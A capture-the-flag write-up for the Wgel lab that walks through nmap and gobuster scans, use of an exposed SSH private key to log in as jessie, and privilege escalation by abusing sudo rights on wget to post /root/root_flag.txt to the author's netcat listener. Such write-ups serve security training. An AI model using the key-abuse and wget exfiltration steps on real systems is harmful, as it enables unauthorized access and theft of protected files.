

Wgel CTF

First I started with a nmap scan and a gobuster scan on the IP address given




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCpgV7/18RfM9BJUBOcZI/eIARrxAgEeD062pw9L24Ulo5LbBeuFIv7hfRWE/kWUWdqHf082n
fWKImTAHVMCeJudQbKtL1SBJYwdNo6QCQyHkHXslVb9CV1Ck3wgcje8zLbrml7OYpwBlumLVo2StfonQUKjfsKHhR+idd3/P5V3abActQLU8zB0a
4m3TbsrZ9Hhs/QIjgsEdPsQEjCzvPHhTQCEywIpd/GGDXqfNPB0Yl/dQghTALyvf71EtmaX/fsPYTiCGDQAOYy3RvOitHQCf4XVvqEsgzLnUbqIS
GugF8ajO5iiY2GiZUUWVn4MVV1jVhfQ0kC3ybNrQvaVcXd
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDCxodQaK+2npyk3RZ1Z6S88i6lZp2kVWS6/f9
55mcgkYRrV1IMAVQ+jRd5sOKvoK8rflUPajKc9vY5Yhk2mPj8=
|   256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJhXt+ZEjzJRbb2rVnXOzdp5kDKb11LfddnkcyURkYke
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



```
root@kali:~# gobuster dir -u http://10.10.119.83 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.119.83
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/30 18:40:49 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/server-status (Status: 403)
/sitemap (Status: 301)
===============================================================
2020/12/30 18:41:35 Finished
===============================================================
```

After the gobuster I went to the /sitemap extension, this showed me a website for unapp, wanting to know more I ran gobuster again and found /sitemap/.ssh This showed me a id_rsa key!




Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.119.83 Port 80


Now that we have a id_rsa key we are try and crack that! But first, lets see if we can find some users on the webpage.

After inspection of the Apache page source code we find a user named Jessie



```
<!-- Jessie don't forget to udate the webiste -->
         </pre>
         <ul>
```


Lets try and ssh into Jessie



```
root@kali:~# ssh -i id_rsa jessie@10.10.251.47
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```

(Hacker voice) I'm in!


Now lets try and grab the user flag.



```
jessie@CorpOne:~$ cd Documents/
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
```


Now that we have the user flag we need to priv esc and grab the root and be done!

We type in and find that sudo has root at certain file location of /usr/bin/wget



```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~$ 
```

After a longer time than what i want to admit, we find the command that will allow us to print out the root flag



```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.6.44.36:4445
--2020-12-31 05:48:08--  http://10.6.44.36:4445/
Connecting to 10.6.44.36:4445... connected.
HTTP request sent, awaiting response... 
```

```
root@kali:~# nc -nlvp 4445
listening on [any] 4445 ...
connect to [10.6.44.36] from (UNKNOWN) [10.10.251.47] 39112
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.6.44.36:4445
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Finished!